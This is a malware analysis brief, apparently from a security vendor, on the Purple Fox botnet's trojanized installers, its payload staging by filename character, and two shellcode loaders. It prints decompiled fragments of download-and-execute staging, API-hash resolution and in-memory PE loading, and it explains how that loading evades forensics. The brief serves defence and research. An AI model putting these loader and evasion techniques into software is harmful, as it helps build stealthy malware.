A Look Into Purple Fox's New Arrival Vector

Technical Brief

Introduction

In previous blogs[1], we analyzed the post infection modules that were delivered from an intrusion linked to the Purple Fox botnet. We discussed the initial access techniques for this malware, which, in earlier activities, included targeting SQL databases. The malware, as observed from Trend Micro telemetry, was launched for the sole purpose of mining cryptocurrency.

This technical brief focuses on the same group's recent activities. We cover a new arrival vector and the early access loaders that we believe are highly associated with the intrusion set behind this botnet. This recent infection chain is mainly targeting user's machines via trojanized software packages masquerading as legitimate installers. The installers are actively distributed online to lure users into downloading and executing them in an effort to increase the botnet's overall infrastructure.

Upon analysis, we found that the infrastructure hosting the attacker's malware shows regular updates to the backdoor samples that are installed on the victims' systems (we detect as Trojan.Win64.PFSHELLOADER.SM). This indicates that the group behind Purple Fox may still be optimizing their malware arsenal in preparation for new campaigns. We believe this new arrival vector and the various early access loaders for Purple Fox will eventually lead to a new expansion in the overall botnet infrastructure.

We also discussed some links to previous malware that we observed during the analysis of several artifacts from these activities, particularly their kernel-based modules. The artifacts seem to be connected with previously known malware families (specifically, the **Zegost** info stealer and the **FatalRAT** remote access trojan). We believe these families have been reused by the threat actor behind Purple Fox, or it is likely that the actors had access to the malware's base code.

Delivery via Weaponized Execution Parents

We started with tracking the new infection chain and the software packages used to encapsulate the first stage loader. First, we analyzed the following samples to observe how this infection starts. We start at this point since the weaponized installer distributed online will determine the next stage payloads that will be loaded on the victim's system (the chain is shown in Figure 1).

The second stage payload is added as a single character in the request sent by the execution parent to the first stage command and control (C&C) server. It is retrieved from the module filename's last character (highlighted in Figure 1 as "r"), then the first stage C&C server will log the execution timestamp sent in the request alongside the single character. The single character will determine what payloads will be sent back for the malicious installer to drop on the infected machine.



Figure 1. Malicious installer requests the second stage payloads

Figure 2. Hardcoded stage 1 C&C address, and generated single character index from module filename

Reviewing the disguised software packages, we saw that some of the software they were impersonating were commonly used by Chinese users. The following list shows the recently used software and the corresponding malicious payload for the second stage. The different payloads will be served by the C&C upon execution based on the last character in the module filename.

Package Description	**Weaponized Filename**	**Distribution Date**
Telegram Installer	TextInputh.exe	2021-12-08
360BDoctor software	客户账单明细j.exe	2021-10-17
PPHelper Tool for Windows to Jailbreak iDevices	pphelper5.exe	2021-12-01
Vmware KVM	极品新茶上线到付服务项目以及联系方式r.exe	2021-09-13

ScreenRecorderPro	Apowersoft.ScreenRecorderPro3.exe	2022-01-02
Network Scanner	zenmap.exe	2022-01-18
chrome_pwa_launcher	x.exe	2022-01-22
Whats app installer	whatsappsetupr.exe	2022-01-28
Proxifier Proxy Client	(奇迹娱乐12月总账单z.exe)	2022-01-06
Adobe flash installer	flashc.exe	2022-02-07
Micro Focus Net Express	mfcss.exe	2022-02-19
QuickQ Installer	QuickQr.exe	2022-02-21

Table 1. Disguised packages and weaponized filename, highlighted last characters will determine the type of malicious payload dropped on victim

The malicious URLs that were actively distributing some of these installers are listed in the Indicators of Compromise (IOC) document.

Infection Chain

The execution of any of the execution parents from the previous table starts with resolving the **ShellExecuteA** and **URLDownloadToFileA** application programming interfaces (API) to download and execute the next stage from a hardcoded C&C server. This C&C address hosts all the variants for the second stage payloads.

```
v1 = LoadLibraryA("Shell32.dll");
v2 = LoadLibraryA("urlmon.dll");
LoadLibraryA("kernel32.dll");
*(_QWORD *)(a1 + 72) = GetProcAddress(v1, "ShellExecuteA");
v3 = GetProcAddress(v2, "URLDownloadToFileA");
```

Figure 3. First stage loader APIs

By analzying a set of C&C addresses hosting the second stage samples, we identified a list of more than 60 servers that had previously hosted the samples. At the time of writing, only six servers were found active in the recently generated execution parent installers — in the first column of Table 1 we can see the variations of software that these malicious installers were impersonating.

Figure 4 shows an exposed HTTP file server (HFS) that’s used to host all the second stage samples with their update timestamps. HFS servers were previously used by Purple Fox in their earlier 2019 campaigns to run their C&C servers that host files on the infected bots. This attribution link will be discussed further in the similarity analysis section.



Figure 4. Exposed HFS server acts as a first stage C&C server used for hosting the next stage payloads

We tracked the frequency of the second stage updated packages pushed to this exposed server using the timestamp data. Figure 5 shows the number of different second stage malicious packages that received updates. They updated many of the packages hosted on their servers on February 19 and February 26, 2022. Earlier payloads that got pushed to this server were in August 2021 (that was the attacker's last update for the module). They are still actively updating their components at the time of writing.



Figure 5. Second stage payloads update count

Each package found on these servers is named using a single character (a-z, 0-9) or a special character. The server holds **a compressed RAR archive** that includes the second stage loaders, and the main file inside the archive is **svchost.txt** that has all the malicious PE modules components that will be dropped in the second stage.

Upon clustering all the collected unique **svchost.txt** samples (40 unique samples), we found they could be split into seven unique clusters. Each cluster has a different set of malicious PE modules that serve different purposes. The purposes are determined from the single character sent by the first stage execution parent to retrieve the right package. The following table shows the current status of the available packages on the first stage C&C server at the time of writing.

Malicious Archive Cluster	PE Modules inside svchost.txt	Unique archive per cluster	Size of archive member	Archive Name (Request character)
1	**9 PE Modules**	**5**	**1.1 MB**	a, g, j, s, x
2	**15 PE Modules**	**6**	**2.5 MB**	0, 1, @, +, m, t
3	**13 PE Modules**	**4**	**2.6 MB**	2, 8, k, q
4	**8 PE Modules**	**1**	**1015.8 MB**	i
5	**8 PE Modules**	**17**	**1016.1 KB**	3, 5, 9, -, =, b, c, d, e, f, h, l, n, o, p, v, y
6	**8 PE Modules**	**6**	**1016.2 KB**	4, 7, r, u, w, z
7	**8 PE Modules**	**1**	**1016.5 KB**	6

7z Legitimate Tool		**1**	**572.1 KB**	77

Table 2. Second stage payload clusters

Inside each unique cluster, we found that the portable executable (PE) modules are only slightly different from each other. The differences center in some configuration parameters related to the second stage communications.

The order of the PE modules inside **svchost.txt** is dependent on the package requested by the malicious execution parents (files masquerading as legitimate installers). As previously mentioned, the last character in the installer filename will determine the final set of the auxiliary modules that will be stuffed inside **svchost.txt**.

All the **svchost.txt** clusters share a shellcode prologue at the beginning, then a variable number of auxiliary PE modules immediately after the main backdoor. Some of these are observed to be dropped on the victim machines while others seem to be loaded only if a specific condition is met on the system.

Figure 6 shows the overall infection chain from the malicious installer until the second stage is loaded.



Figure 6. Infection chain showing steps until second stage payload is loaded

Svchost.txt Portable Executable (PE) Components

This section provides the analysis of a specific set of portable executable (PE) modules found in one of the clusters. This set was found to be the most distributed. We focused on this specific cluster for the following reasons:

- It has significant links to other malware families — an old campaign previously documented to be Purple Fox, and an info stealer known as Zegost.
- It was observed to be loading the previously documented Purple Fox MSI installer after the second stage.
- Different rootkit capabilities are found in the auxiliary PE modules.

The uniqueness of this cluster is the wide capabilities the attackers implemented in terms of antivirus (AV) evasion, the attribution links that could be concluded from the signing certificates for the PE modules, and the deployed malicious signed kernel drivers. Also, the main backdoor supported functionalities dropped in the second stage, and we believe it acts as a loader for the Purple Fox MSI installer.

Shellcode Execution Analysis

After analyzing all the observed malicious execution parents delivering different clusters, we found that the shellcode component at the prologue of the dropped **svchost.txt** was similar across all the different variants, regardless of the actual payloads embedded after the shellcode.

It has two different implementations across all the clusters. A detailed look into both the implementations and the significant PE components found after the shellcode are provided in the next sections.

Shellcode Hash	Size	Executed DLL Export
25da2ebdbe2136f07bd414795082364cafda79d8271d099e78891b079158ed1b	8.12 KB	Fun1, Fun2, Fun3
492fdcbdf81ed196b35cdbb7fac85e3a8ee1edebe0803034df900f5e1a5049b6	3 KB	TestFunction

Table 3. Shellcode to load and invoke the backdoor export function

First Shellcode Analysis

The first shellcode (**25da2ebdbe2136f07bd414795082364cafda79d8271d099e78891b079158ed1b**) implements four main functions for the intended functionality, as shown in the Figure 7 call graph diagram.



Figure 7. Shellcode main functions for loading a PE module in memory

The shellcode initially identifies its current location in the memory where it was loaded so that it can get to its end location and retrieve the next PE modules. Then, it performs several sanity checks for the first PE module header to make sure it is a valid PE header.

```
shellcode_end = Get_Shellcode_End();          // Get the end of the shellcode
for ( i = 32; i < 0x3000; ++i )
{
  start_of_PE_1 = i + shellcode_end;
  if ( *(_WORD *)start_of_PE_1 == 0x5A4D )    // MZ of first payload after shellcode
  {
    v17 = (_DWORD *)(*(signed int *)(start_of_PE_1 + 0x3C) + i + shellcode_end);
    if ( *v17 == 'EP' )
    {
      PE_Module_1 = (signed int *)(i + shellcode_end);// Locate the beginning of the first PE module after the shellcode
      break;
    }
  }
}
Resolve_APIs((__int64)&Resolved_APIs);
```

Figure 8. Parsing the PE header structure for the next PE module

After getting all the required offsets, the shellcode will resolve a specific set of API addresses from kernel32.dll and ntdll.dll to support more functions. The resolved addresses are seen in Figure 9.

00000000003CF8C0	<&VirtualAlloc>	00007FFB385FA190	kernel32.00007FFB385FA190
00000000003CF8C8	<&VirtualFree>	00007FFB385FA180	kernel32.00007FFB385FA180
00000000003CF8D0	<&LoadLibraryA>	00007FFB385FEB60	kernel32.00007FFB385FEB60
00000000003CF8D8	<&GetProcAddress>	00007FFB385FA310	kernel32.00007FFB385FA310
00000000003CF8E0	<&FreeLibrary>	00007FFB385FBD00	kernel32.00007FFB385FBD00
00000000003CF8E8	<&GetNativeSystemInfo>	00007FFB385FEC50	kernel32.00007FFB385FEC50
00000000003CF8F0	<&RtlAllocateHeap>	00007FFB3917B870	ntdll.00007FFB3917B870
00000000003CF8F8	<&HeapFree>	00007FFB385F6350	kernel32.00007FFB385F6350
00000000003CF900	<&GetProcessHeap>	00007FFB385F6A50	kernel32.00007FFB385F6A50
00000000003CF908	<&VirtualProtect>	00007FFB385FAF90	kernel32.00007FFB385FAF90
00000000003CF910	<&VirtualQueryEx>	00007FFB385FA9D0	kernel32.00007FFB385FA9D0
00000000003CF918	<&bsearch>	00007FFB391CEC20	ntdll.00007FFB391CEC20
00000000003CF920	<&qsort>	00007FFB391D0040	ntdll.00007FFB391D0040

Figure 9. Hashed list of APIs inside the shellcode

The required APIs that need to be resolved are searched by a custom hashing function called the **Resolve_APIs** subroutine, which mimics GetProcAddress API. It will parse and enumerate kernel32.dll and ntdll.dll exports for those specific APIs, then hash each export name to check against a set of hardcoded hashes stored inside the shellcode.

```
e_lfanew = *(signed int *)(v6 + 0x3C) + v6;
v3 = *(unsigned int *)(e_lfanew + 0x88);
v16 = *(unsigned int *)(v3 + v6 + 0x1C) + v6;
v17 = *(unsigned int *)(v3 + v6 + 0x20) + v6;
v15 = *(unsigned int *)(v3 + v6 + 0x24) + v6;
Num_Of_Exports = *(_DWORD *)(v3 + v6 + 0x18);
for ( j = 0; j < Num_Of_Exports; ++j )
{
  export_address = *(unsigned int *)(v16 + 4i64 * *(signed __int16 *)(v15 + 2i64 * j)) + v6;
  export_name = (_BYTE *)(*(unsigned int *)(v17 + 4i64 * j) + v6);
  Hash_API_Checker(export_name, export_address, address_buffer);
}
```

Figure 10. Enumerate export names and compare with APIs hashes

The execution flow continues with preparing the first PE module for execution by calling in the **Load_PE** subroutine. It takes the start address of the first PE module from svchost.txt and the resolved API address table so it can enumerate the section headers and allocate the required memory chunks for loading each section using a sequence of **VirtualAlloc** calls.

```
Number_of_sections = 0;
while ( Number_of_sections < *((unsigned __int16 *)PE_SIG + 3) )// Enumerate sections
{
  if ( *(_DWORD *)(text_section_name + 0x10) )// check section raw size
    v3 = (unsigned int)(*(_DWORD *)(text_section_name + 16) + *(_DWORD *)(text_section_name + 12));
  else
    v3 = *((unsigned int *)PE_SIG + 14) + (unsigned __int64)*(unsigned int *)(text_section_name + 12);
  if ( v3 > v17 )
    v17 = v3;
  ++Number_of_sections;
  text_section_name += 0x28i64;
}
```

Figure 11. Loading PE sections header

Finally, it will return the start address of the newly initialized memory space loaded with the first PE module.

```
Resolve_APIs((__int64)&Resolved_APIs);
Resolved_APIs_1 = &Resolved_APIs;
Loaded_PE_Memory = (_QWORD *)Load_PE(PE_Module_1, (__int64)&Resolved_APIs);
```

Figure 12. Loading the full PE module

The last step performed by this shellcode is searching for a specific hardcoded exported function name from the loaded PE module and identifying its address to be able to call into this module.

```
export_name = 'F';
v5 = 'u';
v6 = 'n';
v7 = '1';
v8 = 0;
if ( Loaded_PE_Memory )
{
  func1_export = (void (__cdecl *)(__int64))find_export(
                                              Loaded_PE_Memory,
                                              (__int64)&export_name,
                                              (__int64)Resolved_APIs_1);
  if ( func1_export )
    func1_export(v0);                         // Call Into PE_1 module
  v7 = '2';
  func2_export = (void (__cdecl *)(__int64))find_export(
                                              Loaded_PE_Memory,
                                              (__int64)&export_name,
                                              (__int64)Resolved_APIs_1);
  if ( func2_export )
    func2_export(v1);
  v7 = '3';
  func3_export = (void (__cdecl *)(__int64))find_export(
                                              Loaded_PE_Memory,
                                              (__int64)&export_name,
                                              (__int64)Resolved_APIs_1);
  if ( func3_export )
    func3_export(v2);
}
return Loaded_PE_Memory;
```

Figure 13. Calling export name "func1" from the loaded PE backdoor

The code stub responsible for parsing the export table and enumerating is made efficient by using the system APIs previously resolved for sorting an array of the export table using the **qsort** API function. Then **bsearch** is called to perform a binary search on the sorted array to efficiently look for the required export name by ordinals.

```
FF50 58            call qword ptr ds:[rax+58]
48:894424 70       mov qword ptr ss:[rsp+70],rax
48:837C24 70 00    cmp qword ptr ss:[rsp+70],0
75 04              jne 23 00007FFB391CEC20 <ntdll.bsearch>
33C0               xor ea mov rax,rsp
EB 49              jmp 23 mov qword ptr ds:[rax+8],rbx
48:8B4424 70       mov ra mov qword ptr ds:[rax+10],rbp
0FB740 08          movzx  mov qword ptr ds:[rax+18],rsi
894424 38          mov dw mov qword ptr ds:[rax+20],rdi
```

Figure 14. Binary search for the export name

If for some reason the **"Fun1"** export name cannot be resolved, the shellcode will try to get the address of **"Fun2"** and **"Fun3"** respectively by calling into any of the exports from the first PE module that are implementing the main backdoor. The execution will be transferred to it as shown in Figure 15.

```
0000000180035420  48:895C24 08      mov qword ptr ss:[rsp+8],rbx              [rsp+8]:&"PE"
0000000180035425  57                push rdi
0000000180035426  48:83EC 20        sub rsp,20
000000018003542A  B9 49080000       mov ecx,849
000000018003542F  E8 2CF30000       call 180044760
0000000180035434  33FF              xor edi,edi
0000000180035436  48:8D0D 95627300  lea rcx,qword ptr ds:[18076B6D2]       00000018076B6D2:"Sainbox"
000000018003543D  66:893D 74BB7A00  mov word ptr ds:[1807E0FB8],di
0000000180035444  E8 83EBFFFF       call 180033FCC
0000000180035449  FF15 D1243C00     call qword ptr ds:[<&GetCommandLineA>]
000000018003544F  48:8BC8           mov rcx,rax
0000000180035452  48:8D15 1F5E3C00  lea rdx,qword ptr ds:[1803FB278]       00000001803FB278:"-g"
0000000180035459  48:8BD8           mov rbx,rax
000000018003545C  E8 0F9D3300       call 18036F170
0000000180035461  48:85C0           test rax,rax
0000000180035464  75 1F             jne 180035485
0000000180035466  48:8D15 435E3C00  lea rdx,qword ptr ds:[1803FB2B0]       00000001803FB2B0:"-a"
000000018003546D  48:8BCB           mov rcx,rbx
0000000180035470  E8 FB9C3300       call 18036F170
0000000180035475  48:85C0           test rax,rax
0000000180035478  75 0B             jne 180035485
000000018003547A  48:8B5C24 30      mov rbx,qword ptr ss:[rsp+30]
000000018003547F  48:83C4 20        add rsp,20
0000000180035483  5F                pop rdi
0000000180035484  C3                ret
```

Figure 15. Transfer the execution to the main backdoor export function

Second Shellcode Analysis

A new implementation for the shellcode prologue component (**492fdcbdf81ed196b35cdbb7fac85e3a8ee1edebe0803034df900f5e1a5049b6**) was captured from the new droppers in another cluster. The new shellcode is more minimalistic because it implements only important functions to load a PE in memory and parse several system APIs addresses. It resolves different system APIs from the first one we mentioned.

0019FE98	<&LoadLibraryA>	77002990	kernel32.77002990
0019FE9C	<&GetProcAddress>	76FF5F20	kernel32.76FF5F20
0019FEA0		024E0BDA	
0019FEA4	<&memcpy>	776C7C20	ntdll.776C7C20
0019FEA8	<&memset>	776C82A0	ntdll.776C82A0
0019FEAC	<&RtlReAllocateHeap>	77690300	ntdll.77690300
0019FEB0	<&RtlAllocateHeap>	7768ADB0	ntdll.7768ADB0
0019FEB4	<&GetProcessHeap>	76FF7800	kernel32.76FF7800
0019FEB8	<&IsBadReadPtr>	76FF4170	kernel32.76FF4170
0019FEBC	<&VirtualAlloc>	76FF5ED0	kernel32.76FF5ED0
0019FEC0	<&VirtualFree>	76FF5EF0	kernel32.76FF5EF0
0019FEC4	<&VirtualProtect>	76FF7C70	kernel32.76FF7C70
0019FEC8	<&CreateMutexA>	77003CE0	kernel32.77003CE0

Figure 16. Resolved system APIs by the second shellcode sample

Also, the final export call is different for this sample, it calls an export named **"TestFunction"** from the next PE module that gets loaded.

```
v4 = 'T';
v5 = 'e';
v6 = 's';
v7 = 't';
v8 = 'F';
v9 = 'u';
v10 = 'n';
v11 = 'c';
v12 = 't';
v13 = 'i';
v14 = 'o';
v15 = 'n';
v16 = 0;
v1 = sub_830(a1, *(_DWORD *)(a1 + 8));
v17 = v1;
v2 = (int (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))sub_730(a1, v1, (int)&v4);
return v2(v2, *(_DWORD *)&v4, *(_DWORD *)&v8, *(_DWORD *)&v12, *(_DWORD *)&v16);
```

Figure 17. Final export call by the second shellcode after loading the PE in memory

Implementing user-mode loader

The attackers behind Purple Fox opt for implementing a customized user-mode loader in order to minimize the amount of bookkeeping entries that their malicious code would register with the system's internal data structures.

It doesn't leave any bookkeeping entries because the native loader isn't invoked at all, thus, a user-mode shellcode loader is a good design choice if attackers are concerned with cybersecurity forensics. It minimizes both the quantity and quality of the forensic evidence as the execution doesn't rely on the native loader and doesn't respect the PE format for a successful execution. The attacker can execute arbitrary code in svchost.txt without any PE header at all as they already implemented a custom loader. The consequence is that the OS will not log such an execution, leading to fewer forensic artifacts from this infection chain.

To compare, if the **LoadLibrary** API is used to load a module into the address space of a process, the call will only succeed if the specified module is a PE file that resides on the disk. In the case of a stand-alone user mode loader, all it needs for a successful execution is to parse the executable headers and make the necessary adjustments as the native Windows loader takes care of three basic tasks: mapping a module into memory, populating the module's Import Address Table (IAT), and implementing relocation fixes.

```
HMODULE LoadLibraryA(
  [in] LPCSTR lpLibFileName
);
```

Figure 18. LoadLibrary expect a PE file on the disk as input

